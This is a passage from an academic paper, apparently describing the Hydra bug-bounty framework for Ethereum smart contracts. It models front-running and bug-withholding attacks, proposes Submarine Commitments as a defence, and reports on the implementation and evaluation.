Our analysis in Section 4 assumed that a bounty is paid immediately when a bug is claimed. Hereafter, we refine our analysis by modeling bounty smart-contract execution with respect to a powerful adversary, that can cheat users by exploiting blockchain network protocols. We highlight the *bug-withholding* attack and propose and analyze a solution called *Submarine Commitments*.

**Front-running.** The issue is that transactions may not be ordered in blocks by network submission time. When a user sends a bounty-claim transaction $\tau$ to the network, an adversary may *front-run* the user, and insert its own bounty-claim $\tau'$ earlier in the chain [51]. It does this by ensuring faster network propagation of $\tau'$ or by causing a miner to order $\tau'$ before $\tau$, e.g., by paying a higher fee (more gas in Ethereum) or corrupting the miner.

Front-running opens up a bug bounty system to *bug-withholding attacks*. Suppose an adversary has found a bug in one or more heads in a Hydra contract, and aims to find a stronger exploit against all heads. If another party in the meantime claims the bounty, the adversary's progress is wiped out: It loses all potential payoff on its already discovered bugs. By front-running, though, the adversary can ensure it claims the bounty first, thus nullifying any economic incentives for early disclosure.

We propose a formal model for blockchain security, expressed as an ideal functionality $\mathcal{F}_{\mathsf{withhold}}$. It captures front-running, but is far stronger than previous models (e.g., Hawk [35]). We present a basic bug-bounty contract BountyContract in $\mathcal{F}_{\mathsf{withhold}}$. Refining our analysis of Section 4, we show how bug withholding breaks incentives for bug disclosure in BountyContract. We show that commit-reveal schemes are an insufficient defense, and therefore introduce *Submarine Commitments*. We prove, in an $\mathcal{F}_{\mathsf{withhold}}$-hybrid world, that *using Submarine Commitments for* BountyContract *drastically reduces the payoff of a bug-withholding adversary*.

## 5.1 Adversarial Model

We model an adversary $\mathcal{A}$ that can front-run a victim. In our model, $\mathcal{A}$ can mount strong *history-revision* attacks, overwriting blocks at the head of the blockchain, and can *delay* any transaction by a bounded number of blocks.

This reflects an adversary's ability to monitor transactions, mount network-level attacks, control client accounts, and even corrupt or bribe miners to alter legitimate blocks. Previous models, e.g., [35], considered weaker attacks in which $\mathcal{A}$ can arbitrarily reorder transactions in a pending block. They are equivalent to weak history-revision attacks with only a single block.

In our model, $\mathcal{A}$ *itself constructs the blockchain*. $\mathcal{A}$ controls all but one honest player, denoted $P_0$. ($P_0$ models the collective behavior of all honest players.) $\mathcal{A}$ can reorder $P_0$'s transactions by: (1) *Rewinding* the blockchain from its head, i.e., mounting a history-revision attack, for a sequence of up to $\rho$ blocks ; and (2) *Delaying* the posting on the blockchain of a transaction by $P_0$ by up to $\delta$ blocks. We call such an adversary $\mathcal{A}$ a $(\delta,\rho)$-adversary.

Our adversarial model takes the form of an *ideal functionality* $\mathcal{F}_{\mathsf{withhold}}$ characterizing an $(\delta,\rho)$-adversary $\mathcal{A}$. We give details on $\mathcal{F}_{\mathsf{withhold}}$ in the extended version of this paper [13].

**Notation.** Let $\mathbb{B} = \{B_1, \ldots, B_{\mathbb{B}.\mathsf{Height}}\}$ be a *blockchain*, i.e., an ordered sequence of *blocks*. Here, $\mathbb{B}$.Height is the

BountyContract **with** $\mathbb{B}$, $\mathcal{P} = \{P_0, P_1, \ldots, P_m\}$, $\Delta$, \$deposit, \$bounty

**Init:** CommitList, RevealList $\leftarrow \emptyset$

**On receive** $\tau$ = ("commit", comm, \$val) from $P_i$: // $P_i$ commits to bug
  if \$val $\geq$ \$deposit then CommitList.append(comm, $\mathbb{B}$.Height; $P_i$)

**On receive** $\tau$ = ("reveal", (comm, height), (witness, bug)) from $P_i$:
  if (comm, height; $P_i$) $\in$ CommitList then // $P_i$ reveals commitment
    assert ($\mathbb{B}$.Height − height) $\leq \Delta$
    assert Decommit(comm; (witness, bug)) $\wedge$ IsValidBug(bug)
    RevealList.append(height; $P_i$)

**On receive** $\tau$ = ("claim", height) from $P_i$: // $P_i$ tries to claim bounty
  assert (height; $P_i$) $\in$ RevealList
  assert $\mathbb{B}$.Height − height $> \Delta$
  assert $\nexists$(height′; $P_{i'}$) $\in$ RevealList s.t. height′ < height
  send \$bounty to $P_i$ and halt // Pay bounty and ignore further messages

**Figure 3: The** BountyContract **smart contract.**

number of blocks in $\mathbb{B}$. A block $B_i = \{\tau_{i,1}, \ldots, \tau_{i,s}\}$ is an ordered sequence of $s$ transactions, i.e., $B_i$ has blocksize $s$. For simplicity, we assume no forks. If a fork occurs, $\mathcal{A}$ may operate on what it believes to be the main chain.

Let $\mathcal{P} = \{P_0, P_1, \ldots, P_m\}$ be a set of *clients* or *players* that execute transactions. We assume w.l.o.g. that $P_0$ is honest and the other $m$ players are controlled by $\mathcal{A}$.

## 5.2 The BountyContract Smart Contract

Within the $\mathcal{F}_{\mathsf{withhold}}$-hybrid model, we specify a contract BountyContract to administer a single bug bounty, using a simple *commit-reveal* scheme to prevent adversarial copying and resubmission of bugs. BountyContract has parameters $\Delta > \delta + \rho$, \$deposit and \$bounty. It takes as input a commitment to a bug in some block $B_i$ (via transaction "commit"), which must be revealed before block $B_{i+\Delta}$ (via transaction "reveal"). After a delay $\Delta$, the player with the first validly revealed commitment may claim the bounty (via transaction "claim"). A "commit" incurs a cost of \$deposit, to prevent $\mathcal{A}$ from committing in every block and revealing only if $P_0$ also reveals.

We assume a function isvalidbug that determines whether a submitted bug is valid. In the $\mathcal{F}_{\mathsf{withhold}}$-hybrid model, BountyContract is fed a height-$n$ blockchain $\mathbb{B}$, which is replayed after being generated by $\mathcal{F}_{\mathsf{withhold}}$, i.e., transactions are executed as ordered by $\mathcal{F}_{\mathsf{withhold}}$ in $\mathbb{B}$.

**Bug withholding in** BountyContract**.** The contract in Figure 3 uses a cryptographic commit-reveal scheme, a simple folklore solution to certain front-running attacks [31]. This works if $\mathcal{A}$ *cannot post a valid commitment itself until it sees a victim's reveal*. For instance, BountyContract prevents $\mathcal{A}$ from trying to learn and steal the committed bug from an honest player $P_0$.

Unfortunately, this approach does not protect against front-running in the $\mathcal{F}_{\mathsf{withhold}}$-hybrid model if $\mathcal{A}$ is withholding a bug it already knows. Here, $\mathcal{A}$ waits until $P_0$ sends a "commit". $\mathcal{A}$ then knows that $P_0$ is trying to claim a bounty, and can *front-run* $P_0$*'s commitment* by posting her own "commit" ahead in the blockchain.

This problem arises in many other scenarios, e.g., token sales or auctions, where a user must send funds to place her bid, thus exposing the bid on the blockchain.

**Impact of bug withholding.** In our analysis of Hydra bug bounties in Section 4.2, we assumed that $\mathcal{A}$ risks forfeiting a payout of \$bounty if she conceals a bug. However, front-running has the potential of removing incentives for early disclosure, as $\mathcal{A}$ can *ensure* a payout of \$bounty by front-running the honest bounty hunter.

If $\mathcal{A}$ conceals a bug, she finds a full exploit before the bounty is claimed with probability $q := \Pr[T_{\mathrm{M}} < T_{\mathrm{H}}]$. Otherwise she front-runs and steals the bounty. Her expected payout is $q \cdot$ \$balance $+ (1-q) \cdot$ \$bounty.

If $\mathcal{A}$ discloses the bug, her payout is \$bounty. To incentivize disclosure, we need \$bounty $>$ \$balance, as in a standard bounty with no exploit gap. We now show a solution that thwarts bug-withholding attacks in Ethereum, thus re-instantiating positive incentives to disclose bugs.

## 5.3 Submarine Commitments

We present a bug-withholding defense called a *Submarine Commitment*. This is a powerful, general solution to the problem of front-running that may be of independent interest, as it can be applied to smart-contract-based auctions, exchange transactions, and other settings.

As the name suggests, a Submarine Commitment is a transaction whose existence is temporarily concealed, but can later be surfaced to a target smart contract. It may be viewed as a stronger form of a commit-reveal scheme. Achieving Submarine Commitments is challenging in systems like Ethereum, however, because message contents and currency in all transactions are *in the clear*.

Briefly, in Ethereum, to *commit* in a Submarine Commitment scheme, $P$ posts a transaction $\tau$ that sends (non-refundable) currency \$val $\geq$ \$deposit to an address $\widehat{\mathsf{addr}}$. This address is itself a commitment of the form

$$\widehat{\mathsf{addr}} = H(addr(\mathsf{Contract}), H(addr(P), \mathsf{key}), data) \ ,$$

for $H$ a commitment scheme (e.g., hash function in the ROM), key a randomly selected witness (e.g., 256-bit string), and *data* other ancillary information. $P$'s address is included in the commitment to prevent replay by $\mathcal{A}$. To *reveal*, $P$ sends key to Contract. A Submarine Commitment scheme includes an operation *DepositCollection* that permits Contract to recover \$val using $addr(P)$ and key. This scheme has these key properties:

1. *Commit:* As key is randomly selected, $\widehat{\mathsf{addr}}$ is indistinguishable from random in the view of $\mathcal{A}$. Thus

$\tau$ has no ascertainable connection to Contract, and looks to $\mathcal{A}$ like an *ordinary send to a fresh address*.

2. *Reveal:* After learning key, Contract can compute $\widehat{\text{addr}}$ as above and verify that \$val was sent correctly. Via *DepositCollection*, Contract recovers \$val thus avoiding unnecessary burning of funds.

Thus if $\mathcal{A}$ does not know $P$'s address (honest bounty hunters could use a *mixer*), and \$val is sampled from an appropriate distribution of values \$val $\geq$ \$deposit, $\mathcal{A}$ cannot distinguish transaction $\tau$ from other sends to fresh addresses. As we show in Appendix B.2, such sends are common in Ethereum and, for a reasonable commit-reveal period (e.g., 25 minutes), form an *anonymity set* of hundreds of transactions with a diverse range of values among which \$val is statistically hidden. Notably, the anonymity set represents 2-3% of *all* transaction traffic over the commit-reveal window. Two concrete Submarine Commitment constructions are in Appendix B.

## 5.4 Analysis of Submarine Commitments

We prove that Submarine Commitments strongly mitigate bug withholding in BountyContract. Our analysis uses a game-based proof in the $\mathcal{F}_{\text{withhold}}$-hybrid world. Details are in [13], although our model is understandable without detailed knowledge of $\mathcal{F}_{\text{withhold}}$.

**Withholding game: $\mathbf{Exp}^{\text{bntyrace}}_{\mathcal{A}}$.** Figure 4 shows the simple game used in our security analysis, denoted by $\mathbf{Exp}^{\text{bntyrace}}_{\mathcal{A}}$. The game is played between an honest user $P^* = P_0$, and a user $P_1$ controlled by $\mathcal{A}$. W.l.o.g., $P^*$ models a collection of honest players, while $P_1$ models players controlled by $\mathcal{A}$. $\mathcal{A}$ interacts with $P^*$ in the ideal functionality $\mathcal{F}_{\text{withhold}}$. Let $\Delta > \delta + \rho$, where $\delta$ and $\rho$ are the number of blocks by which $\mathcal{A}$ can delay or rewind in $\mathcal{F}_{\text{withhold}}$. The experiment considers an interval of $n$ blocks in a blockchain $\mathbb{B}$ of length $n' = n + \Delta$.

In this game, a player can send only two messages: ("commit", \$deposit), and "reveal". To model Submarine Commitments, we assume that $P^*$'s commit message is opaque to $\mathcal{A}$, i.e., $\mathcal{A}$ cannot detect its presence in a block and it does not count toward the block's size.

For clarity's sake, we first analyze Submarine Commitments outside the Poisson framework of Section 4. Our results also hold in that setting, with a slightly tighter bound for Theorem 3 below (see [13] for a proof).

Instead, we consider a blockchain interval of $n$ blocks, wherein $P^*$ commits in a block chosen uniformly at random. That is, $P^*$ posts ("commit", \$deposit), in the block at index $\text{commblock}_{P^*} \leftarrow_{\$} [1,n]$. $P^*$ posts a "reveal" in block $\text{revblock}_{P^*} = \text{commblock}_{P^*} + \rho$.

$\mathcal{A}$ wins the game if she posts a valid "commit" before $P^*$ does, and also posts a corresponding "reveal" to claim

Experiment $\mathbf{Exp}^{\text{bntyrace}}_{\mathcal{A}}(n', \delta, \rho, s; \Delta, \$\text{deposit}, \$\text{bounty})$

**Init:** $n \leftarrow n' - \Delta, \$\text{cost} \leftarrow 0, \text{commblock}_{P^*} \leftarrow_{\$} [1,n]$

$\mathcal{A}^{\{\mathbb{B} \leftarrow \mathcal{F}_{\text{withhold}}(\{P_0 = P^*, P_1\}, n, \delta, \rho, s)\}}$ //$\mathcal{A}$ interacts with $\mathcal{F}_{\text{withhold}}$

**for** $i = 1$ **to** $n$

  **if** ("commit", \$deposit) $\in B_i$ **then**

    \$cost $\leftarrow$ \$cost + \$deposit //Every commit costs \$deposit

**if** $(\exists (1 \leq i \leq \text{commblock}_{P^*} \wedge i \leq j \leq \min(i+\Delta, n))$ s.t.

  $\exists (\tau = \text{"commit"}) \in B_i$ s.t. $\text{tag}(\tau) = (i, P_1) \wedge$

  $\exists (\tau = \text{"reveal"}) \in B_j$ s.t. $\text{tag}(\tau) = (j, P_1))$ **then**

    **output**(TRUE, \$payoff := \$bounty − \$cost) //$\mathcal{A}$ wins

**output**(FALSE, \$payoff := −\$cost)

**Figure 4: Adversarial game $\mathbf{Exp}^{\text{bntyrace}}_{\mathcal{A}}$**

the bounty. We let $p_{\text{wins}} = \Pr[(\text{TRUE}, \cdot) \leftarrow \mathbf{Exp}^{\text{bntyrace}}_{\mathcal{A}}]$. As a first goal, an economically rational adversary $\mathcal{A}$'s aims to *maximize its expected payoff*, namely

$$\mathbb{E}[\$\text{payoff}] = p_{\text{wins}} \cdot \$\text{bounty} - \mathbb{E}[\$\text{cost}]. \qquad (4)$$

Of course, $\mathcal{A}$ can always post a "commit" in $B_1$ followed by a "reveal" within $\Delta$ blocks, in which case it achieves $p_{\text{wins}} = 1$ with \$payoff = \$bounty − \$deposit, which is optimal. But then it achieves no withholding.

**Results.** A compelling withholding strategy for $\mathcal{A}$ is to reveal a bug only by *front-running* $P^*$, i.e., a *pure front-running* strategy. That is, if $P^*$ sends a "reveal" in block $B_j$, then $\mathcal{A}$ learns that $P^*$ posted a "commit" in block $B_{j-\rho}$. $\mathcal{A}$ can rewind and post its own "reveal" earlier than $P^*$. But $\mathcal{A}$ can rewind at most $\rho$ blocks (i.e., block $B_{j-\rho}$ cannot be erased), so $\mathcal{A}$ only succeeds if it has *previously* posted a "commit" in the interval $[B_{j-\rho-\Delta}, B_{j-\rho}]$.

We show that for natural parameters, $\mathcal{A}$ achieves no benefit, i.e., positive expected payoff, via pure front-running. Intuitively, this is because front-running is expensive: Since $\mathcal{A}$ observes a "commit" message from $P^*$ too late to remove it by rewinding, $\mathcal{A}$ must post "commit" messages continuously to ensure that it can front-run $P^*$. The proof of the following theorem is in the extended version of this paper [13].

**Theorem 3.** *Let* $\Delta \geq 4$ *and* \$deposit $> \frac{10(\Delta+1)}{9n} \cdot$ \$bounty. *Then a pure front-running adversary has* $\mathbb{E}[\$\text{payoff}] < 0$.

This result is fairly tight and enables practical parameterizations of BountyContract, as this example shows.

**Example 1.** *Consider a bounty in Ethereum, with 15-second block intervals. Suppose that* \$bounty = *100,000 USD, that the period over which* $\mathcal{A}$ *competes with honest bounty hunters is one week, and that a commitment must be revealed in* $\Delta = 100$ *blocks. Then given* \$deposit $\geq$ *278 USD, a pure front-running adversary cannot achieve a positive expected payoff (i.e.,* $\mathbb{E}[\$\text{payoff}] > 0$*).*

Of course, $\mathcal{A}$ could use other strategies. In the extended version of this paper [13], we consider a generalized $\alpha$-*revealing* strategy that involves conditional *preemptive* bug disclosure. We show that this strategy does no better than pure front-running.

## 6 Design and Implementation

We implemented a decentralized automated bug bounty for Ethereum smart contracts. We describe the main technical deployment challenges, and explain our design.

**The EVM.** The Ethereum Virtual Machine (EVM) is a simple stack-based architecture [57]. Smart contracts can access three data structures: a stack, volatile memory, and permanent on-chain storage.

Execution of a contract begins with a *transaction* sent to the blockchain, specifying the called contract, the call arguments, and an amount of ether, Ethereum's currency. The EVM executes the contract's code in a sequential, deterministic, single-threaded fashion. Operations can read and write to stack, memory or storage, and spawn a new call frame (with a fresh memory region) by calling other contracts. Each instruction costs a fixed amount of *gas*, a special resource used to price transactions.

Contracts can exceptionally halt, revert all changes made in the current call frame (e.g., storage updates, transfers of ether), and report an exception to the callee.

### 6.1 An EVM Execution Environment

To achieve the full power of our Hydra bug bounty, $N$ smart contract versions are run on the blockchain. While we could also run a bounty program off-chain (for a single deployed contract), this would not provide an exploit gap, a key property in our analysis of attacker incentives.

The main challenge is the implementation of the "Execution Environment" [17, 6], the agent that coordinates the $N$ heads and combines their outputs. Its complexity should be minimal, as it is part of the Trusted Computing Base (TCB) of our application: a bug in the coordinating agent is likely an exploit against the Hydra contract.

**A proxy meta-contract.** As we showed in Figure 2, the logical embodiment of a Hydra contract is a proxy *meta-contract* (MC), which coordinates $N$ deployed contract versions (or heads). Clients and other contracts only interact with the MC. The heads only respond to calls from the MC, and do not hold any ether themselves.

The MC delegates all incoming calls to each head, and verifies that the obtained outputs match. If so, it returns that output. Otherwise, it throws an exception, to revert all changes made by the heads. The $\mathbb{T}_{Bounty}$ transformation described in Section 3.3 is implemented as a simple wrapper around the MC, which catches the above exception, pays out a bounty, and enters an escape-hatch mode.

**Maintaining consistent blockchain interactions.** As the EVM execution is deterministic, the result of a contract call is fully determined by the call's input, the contract code and the current blockchain state. If smart contracts were executed in isolation, the above proxy contract would thus be sufficient. However, most smart contracts also interact with the blockchain, e.g., by accessing information about the current transaction (such as the sender's address) or by calling other contracts, and the MC must thus guarantee consistency among the heads.

We illustrate the issue in Figure 5 with a Solidity code snippet (top-left) and corresponding EVM opcodes (bottom-left). The function $f(x)$ makes a call to $g(x)$ in the calling contract (`msg.sender`) and reimburses any sent ether (`msg.value`). If used as a head in a Hydra contract, this code snippet presents multiple issues.

1. `CALLVALUE` and `CALLER` are modified when the MC delegates a call to the head. `CALLER` will now be the MC's address, and `CALLVALUE` will be zero.
2. The heads cannot send ether as they do not hold any.
3. With $N$ heads, $g(x)$ is called $N$ times instead of once. The heads might also obtain different return values.

To resolve these issues, the heads are *instrumented* prior to deployment so that all interactions with the blockchain are mediated by the MC. While these modifications could be made in a high-level language (e.g., Solidity), we opt for a more generic, automated, and globally applicable solution that operates on the EVM opcodes of a compiled contract (the instrumentation is thus agnostic to the language used to develop the heads). Opcode instrumentations are essentially of two types:

- *Environment Information.* We ensure that all heads share the view of a common Hydra contract. The `ADDRESS` opcode (which returns the current contract's address) is modified to return the MC's address. The heads reject all calls that do not emanate from the MC. The MC also forwards `CALLVALUE` and `CALLER` to the heads as extra call arguments, to make the proxy delegation transparent. These opcodes are overwritten accordingly in the heads to read from the call data.
- *System Operations.* Opcodes that interact with other blockchain entities (e.g., calling a contract, reading account balances, or logging messages) are rewritten as *callbacks* to the MC. The MC checks consistency among the heads' callbacks and issues the required operations on their behalf. The instrumentation requires some extra volatile memory to store callback argu-



**Figure 5: EVM instrumentation of Hydra heads (simplified example).** (Top left) Solidity function that calls $g(x)$ in the calling contract (`msg.sender`) and sends back all ether (`msg.value`). (Bottom left) EVM bytecode for the call to $g(x)$. `MSTORE(a, v)` is syntactic sugar for {`PUSH32(a)`,`PUSH32(v)`,`MSTORE`} which writes value `v` to memory address `a`. `CALL` consumes 7 stack items: gas amount, address to call, ether amount to send, and memory location and size for call arguments and outputs. (Bottom right) Instrumented bytecode: `CALLVALUE` and `CALLER` are read from function arguments. All call data is stored in memory and used as arguments for a callback to the MC. (Top right) Functionally equivalent Solidity code for the instrumented bytecode.

ments, so all memory accesses in the original code are shifted by a fixed offset to create a scratch space.

The instrumented heads are independently deployed on chain. We now discuss the callback mechanism, as well as the soundness and applicability of our approach.

**Callbacks.** Due to the sequential nature of the EVM, we designed the Hydra meta-contract to optimistically responds to callbacks. That is, when the first head runs, the MC executes all callbacks (e.g., external calls) and records the callback arguments and return values. When the remaining heads run, the MC verifies consistency of requested callbacks and replays the responses. If heads request different callbacks, the MC throws an exception, reverting all changes and triggering the bounty payment.

To maintain consistency between heads, and avoid potential *read-write inversions* (e.g., if heads send ether and read contract balances in different orders), the program specification is required to define a *total-ordering* of the read and write operations issued by the heads.

**Tail-call optimization.** A design pattern for smart-contracts ("Checks-Effects-Interactions" [23]) suggests that interactions with other blockchain entities should occur last in a call. For contracts that follow this paradigm, a tail-call optimization can be applied to callbacks.

Instead of calling into the MC, the heads simply append any required call or log operations to the calls' return value. Operations that read blockchain state (e.g., balance checks) are not instrumented. The MC then collects the return values from all heads, verifies consistency, and executes all interactions before returning.

**Exception handling.** Recall that the EVM halts when contracts perform illegal operations, e.g., explicitly throwing exceptions or running out of gas. Ideally, we would classify any divergence in the heads' behavior as a bug and pay a bounty. However, it is easy to set gas amounts so that one head runs out of gas, yet others succeed. Explicit exceptions are thus instrumented to return a special value to the MC, so as to be distinguished from an out-of-gas exception. If all heads throw an explicit exception, the MC propagates the exception to the caller.

## 6.2 Limitations

Our Hydra head instrumenter, written in Haskell, applies simple opcode rewriting rules (see Figure 5), which are verified to preserve program invariants such as stack and memory layout. Our modifications impact the heads' gas consumption, yet the overhead is minor (see Section 7). Rewriting opcodes also modifies the layout of the bytecode, so all `JUMP` instructions are updated accordingly.

The instrumentation applies to contracts written in any high-level language that compiles to the EVM, and requires no changes to the EVM. We have not yet implemented callbacks for the infrequent `CREATE` and `SELFDESTRUCT` opcodes. We do not yet support opcodes that modify a head's code (e.g., `DELEGATECALL`). These are often used to load libraries into a contract. Using such opcodes would require the library code to be instrumented itself, which is possible in principle. We note however that code delegation is typically at odds with the multiversion programming philosophy: if all heads call the same library contract, a library bug could yield an exploit. We leave Hydra-based libraries to future work.

## 7 Evaluation

This paper's goal is not to rigorously measure correlations between smart contract faults, but to propose a novel principled bug bounty framework built upon an assumed *exploit gap*. We leave a thorough analysis of smart contract failure patterns to future work. We evaluate our framework under standard software metrics: TCB size, soundness, applicability and performance. We conclude with a discussion of our development process.

**Workloads.** To test soundness, applicability and performance of Hydra contracts, we use three workloads: (1) The official suite of test contracts for the EVM[1]; (2) All contracts used in Ethereum between Dec. 7 2017 and Feb. 7 2018; and (3) two representative smart-contract applications developed by the authors. Implementations of Submarine Commitments in Ethereum, and a thorough analysis of the resulting anonymity sets for bounty claiming transactions are in Appendix B.

We developed a generic ERC20 contract [55] for token transfers, and a *Monty Hall Lottery*, wherein two participants play a multi-round betting game [56]. In both cases, three authors independently developed one head in each of *Solidity*, *Serpent*, and *Vyper*, the main programming languages in Ethereum. These languages have different design tradeoffs (in terms of ease-of-use, low-level features or security) and are by themselves a valuable source of diversity between our Hydra heads.

- *The Hydra ERC20 token:* The ERC20 token-transfer API has been thoroughly peer reviewed [55], and is supported by most of the highest-dollar contracts in Ethereum (as of February 2018, the combined market cap of the top ten Ethereum tokens is over 20 billion USD [1]). Notably, the exploit in the DAO [15] was partially present in the code managing tokens.

  Our three-headed Hydra token is deployed on the main Ethereum network and can be used as a drop-in replacement for any ERC20 token, e.g., in the DAO [15] and ether.camp [40] contracts. When a user submits a token order, the MC delegates to all heads and validates the order upon agreement. Our initial bounty is 3000 USD, which we will increase as the contract undergoes further audit, review, and testing.
- *A Hydra Monty-Hall lottery:* In this game, one party, the *house*, first hides a reward behind one of $n$ doors. The *player* bets on the winning door, and the house opens $k$ other non-winning doors. The player may then change his guess. If he guessed correctly, the player wins the reward; otherwise the house collects the bet.

  A fourth author wrote a specification describing the contract's API and behavior. The house's initial door choice takes the form of a cryptographic commitment that is later opened to reveal the winner. If either party aborts, the other party can claim both the reward and bet after a fixed timeout. The specification leaves the internal representation of the game open to developers.

| Opcode | Contracts | | Transactions | | Difficulty |
|---|---|---|---|---|---|
| CODECOPY | 50,147 | (14%) | 5,646,607 | (27%) | medium |
| CALLCODE | 30,109 | (8%) | 1,213,064 | (6%) | hard |
| SELFDESTRUCT | 24,707 | (7%) | 739,249 | (4%) | easy |
| DELEGATECALL | 19,749 | (6%) | 2,695,326 | (13%) | hard |
| CREATE | 11,559 | (3%) | 1,143,961 | (5%) | easy |
| Other | 6681 | (2%) | 195,569 | (1%) | - |
| None | 268,652 | (76%) | 12,780,929 | (61%) | supported |

**Table 2: Frequency of main unsupported opcodes**. For blocks 4690101 to 5049100 on the Ethereum network, we count how many transactions use an opcode that cannot currently be handled by our Hydra Framework. We further record the fraction of unique smart contract codes that contain those opcodes, and the difficulty in adding support for each opcode.

**TCB size.** Our design from Section 6.1 is generic, and covers both of our target applications (and the majority of our other workloads, see below). The instrumenter for Hydra heads is written in 1500 lines of Haskell, and applies simple code parsing and rewriting rules. The MC's proxy functionality is implemented in EVM assembly. We also wrote an MC in Solidity (185 lines) that applies tail-call optimization to callbacks. As the Hydra Framework is application-agnostic, we believe this is a reasonable TCB. It should also be relatively easy to write a formal specification for the simple functionality of the MC and instrumenter, although we have not attempted this.

**Completeness and correctness.** To evaluate completeness of our Hydra instrumenter, we consider all Ethereum transactions for blocks 4690101 - 5049100 (Dec. 7 2017 to Feb. 7 2018). For each transaction, we test whether our instrumenter supports the evaluated code (see Section 6.2 for unsupported opcodes). We find that 61% out of 21M transactions, or 76% of 350K unique smart contracts, are compatible with Hydra. Table 2 breaks down the contracts that Hydra currently cannot handle. This analysis supports the fact that Hydra could be usable for the majority of Ethereum contracts, both by deployed code and transaction volume.

We verify soundness by running the official EVM test suite[1] on Hydra contracts. That is, we replace every contract in the test suite by a Hydra contract, and ensure all observable side effects (e.g. logs, external calls, return values, computation outputs) are unchanged. This test suite is used to evaluate EVM implementations, including executable formal specifications of the virtual machine [27]. It is thus critical that the suite be comprehensive: any gap in coverage represents a potential con-



**Figure 6: Gas cost of Hydra contracts with $N$ heads**. We compare the Hydra contract—with and without tail-call optimization for callbacks—to a linear scaling of a single contract for the ERC20 API (left) and a Monty Hall game (right).

sensus break among official EVM implementations, with impact far beyond Hydra. Hydra passes all tests for contracts it supports (6% of tests contain unsupported operations, see Section 6.2). This gives us extremely high confidence in the soundness of our transformation. We are extending the test suite and completeness of our framework towards maximal assurance for our TCB, including to all official Ethereum tests beyond VM tests.

**Gas costs.** Running $N$ copies of a smart contract incurs an overhead on gas consumption. Some Ethereum projects, notably the Vyper language, already trade gas efficiency for security. Moreover, a transaction's gas cost can be offloaded onto the contract *owner*, thus dispensing users from Hydra's gas overhead. In any event, for small yet common workloads, the main gas cost of a transaction is the fixed "base fee". As the MC calls all the heads in a single transaction, this fee is amortized, leading to *sub-linear* scaling of the gas-cost for $N$-headed Hydras.

Figure 6 compares gas costs for Hydra contracts with 1-5 heads to a linear scaling of a single non-instrumented contract. We show results for the five non-static calls in the ERC20 API, and for a full Monty Hall game (five transactions), with and without tail-call optimization.

For the ERC20 contract, the main cost is the transaction's base fee of 21,000 gas. A call to the MC incurs an overhead of about 8000 gas (independent of the number of heads) or about 0.08 USD[2]. Each function call ends in a `LOG` callback to the MC (to log an "Approval" or "Transfer" event, as mandated by the ERC20 specification). The `withdraw` function also sends ether to the calling party. Applying the tail-call optimization results in significant savings for these callback-heavy functions.

Completing a game of Monty Hall requires long-term storage of many game parameters which overshadows the base fee costs (each stored word costs 20,000 gas). As each head stores the data independently, the scaling is close to (but still below) linear in this case. The tail call optimization still results in savings at the end of the game, when the winnings are sent to the house or player.

Evaluation of gas costs (and anonymity set sizes) for Submarine Commitments are in Appendix B. These costs only affect the transaction that claims the bounty.

**Observations on the development process.** After writing three heads independently, we commonly tested our contracts for discrepancies and found multiple bugs in each head, *none of which* impacted all heads simultaneously. Examples include a misunderstanding of the ERC20 API, integer overflows, "off-by-one" errors in the Monty Hall game, and a vulnerability to an only recently discovered EVM anti-pattern that lets a contract silently increase another contract's ether balance via the `SUICIDE` opcode. Notably, all these bugs could have been exploited against a single contract, yet none of them appear useful against all heads simultaneously.

In addition to the exploit gap induced by Hydra, the NNVP development process itself increased the quality of our contracts. For the Monty Hall, ensuring compatibility between heads required writing a detailed specification, which revealed many blind spots in our original design. Moreover, *differential testing* [42] (verifying agreement between heads on random inputs) was remarkably simpler for exercising multiple code paths for the Monty Hall game, compared to a standard test suite.

## 8 Related Work

Software assurance and fault-tolerance are well-studied topics with an extensive literature. N-version programming [17, 6, 22] in particular was introduced decades ago and challenged in influential studies [21, 33] (see Section 2). Nagy et al. use N-version programming to construct honey-pots for detecting web exploits [45].

Bitcoin and, more importantly, Ethereum [14] have popularized smart contracts [52] and script-enhanced cryptocurrency [30]. Research on smart contract security is burgeoning and includes: Analysis of common contract bugs [19, 38, 5], static analysis and enhancements for Solidity [38], formal verification tools [9, 28, 3], design of "escape hatches" [41], DoS defenses for miners [39], trusted data feeds [58], formal EVM semantics [27, 29], and automated exploitation tools [36]. While promising, none of these tools and techniques have yet seen mainstream adoption, nor do they relate directly to our explorations in this paper.

In a closely related work, Tramèr et al. [53] consider using smart contracts for bug bounties (using SGX), but not the converse, i.e., bounties for smart contracts.

Bug withholding is related to selfish-mining [25], where a miner withholds blocks to later nullify other

[2]As of February 2018, 1 ether is worth roughly 1000 USD and a gas price of $10^{10}$ wei) is standard according to `https://ethgasstation.info`. A value of 1 ether corresponds to $10^{18}$ wei.

miners' work. As selfish mining operates at the block level and bug withholding at the application level, they differ in their mechanisms, analysis, and implications.

Submarine Commitments hide bounty claims among normal Ethereum transactions and relate to *cover traffic* techniques such as anonymity networks (e.g., Tor [20]), network-based covert channels [44], steganography and watermarking [32]. Submarine Commitments differ in that they assume ultimate opening of a hidden value.

Several works [35, 31, 53] model blockchain-level adversaries. They consider an adversary that can reorder transactions within a given block, however, and not the much stronger model of chain-rewriting we explore here.

## 9 Conclusion

We have presented the Hydra Framework, the first principled approach to administering bug bounties that incentivize honest disclosure. The framework relies on a novel notion of an exploit gap, a program transformation that enables bug detection at runtime. We have described one such strategy, N-of-N-version programming (NNVP), a variant of N-version programming that detects divergences between multiple program instances.

We have applied our framework to smart contracts, highly valuable and vulnerable programs that are particularly well suited for fair and automated bug bounties. We have formally shown that Hydra contracts incentivize bug disclosure, for bounties orders of magnitude below an exploit's value. We have modeled strong bug-withholding attacks against on-chain bounties, and analyzed Submarine Commitments, a generic defense to front-running that hides transactions in ordinary traffic.

Finally, we have designed and evaluated a Hydra Framework for Ethereum, and rigorously tested its soundness and applicability to the majority of Ethereum contracts today. We used this framework to construct a Hydra ERC20 token and Monty Hall game. The former is live in production on Ethereum, and represents the first principled and trust-free bug bounty offering.

# A Analysis of NNVP in the NASA Experiment

We briefly justify the results we obtained when applying our NNVP paradigm for the experimental results in [21]. The experiment consisted of 20 different program versions evaluated on six work-loads (corresponding to different initial system states). For $y \in [0,20]$, Eckhardt et al. report $g(y)$, the empirical proportion of inputs in each of their test suites that induce a failure in exactly $y$ out of 20 programs. They do not distinguish whether the failures are identical or not. Compared to our setting of Section 2, Eckhardt et al. further consider a distribution over programs. That is, the N programs to be aggregated are chosen at random from the pool of 20 programs.

